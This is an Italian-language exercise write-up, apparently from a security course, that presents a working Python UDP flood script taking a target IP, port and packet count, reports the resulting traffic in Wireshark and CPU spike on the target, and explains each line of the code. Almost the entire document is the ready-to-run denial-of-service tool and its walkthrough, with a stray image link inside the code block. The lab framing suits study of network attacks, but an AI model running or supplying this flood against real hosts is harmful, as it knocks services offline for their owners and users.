

UDP flood

L'esercizio richiede la scrittura di un programma Python che simuli un UDP flood di un numero di pacchetti verso una macchina target specificati dall'utente.

```
# Importare i moduli necessari
import socket
import random


#Inserire gli input dell'utente
ip = input("Inserisci IP target: ")
porta = int(input("Inserisci la porta UDP: "))
pacchetti = int(input("Inserisci il numero di pacchetti da inviare: "))

# Definire la grandezza del pacchetto
grandezza = random._urandom(1024)

# Creare il socket UDP
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

# Iterazione per mandare pacchetti UDP
for i in range(pacchetti):
    s.sendto(grandezza, (ip,porta))
```

Come si può vedere, i pacchetti vengono catturati da WireShark ed è possibile notare il picco di attività nella CPU della macchina target.



Spiegazione dettagliata del codice

Importare i moduli necessari

import socket

- Il modulo 'socket' permette la creazione di connessioni di rete.

import random

- Il modulo 'random' viene utilizzato per la creazione di pacchetti casuali, in particolare con la funzione 'random._urandom()' che permette di creare blocchi di byte casuali.

#Inserire gli input dell'utente

ip = input("Inserisci IP target: ")

porta = int(input("Inserisci la porta UDP: "))

pacchetti = int(input("Inserisci il numero di pacchetti da inviare: "))

- Queste tre righe servono a prendere in input dati forniti dall'utente, come descritto, l'IP della macchina target, la porta da utilizzare e il numero di pacchetti da inviare.

Definire la grandezza del pacchetto

grandezza = random._urandom(1024)

- Con questa riga viene definita la grandezza del pacchetto da inviare, generando in questo caso una stringa di 1024 bytes.

Creare il socket UDP

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

- Questa riga crea un socket specificando il tipo di pacchetto (UDP, SOCK_DGRAM) e il protocollo in uso (IPv4, AF_INET).

Iterazione per mandare pacchetti UDP

for i in range(pacchetti):

- Questa riga inizia un ciclo 'for' che si ripete per un numero di iterazioni pari al numero di pacchetti specificato.

s.sendto(grandezza, (ip,porta))

- Quest'ultima riga invia il pacchetto creato in precedenza alla macchina target sulla porta specificata.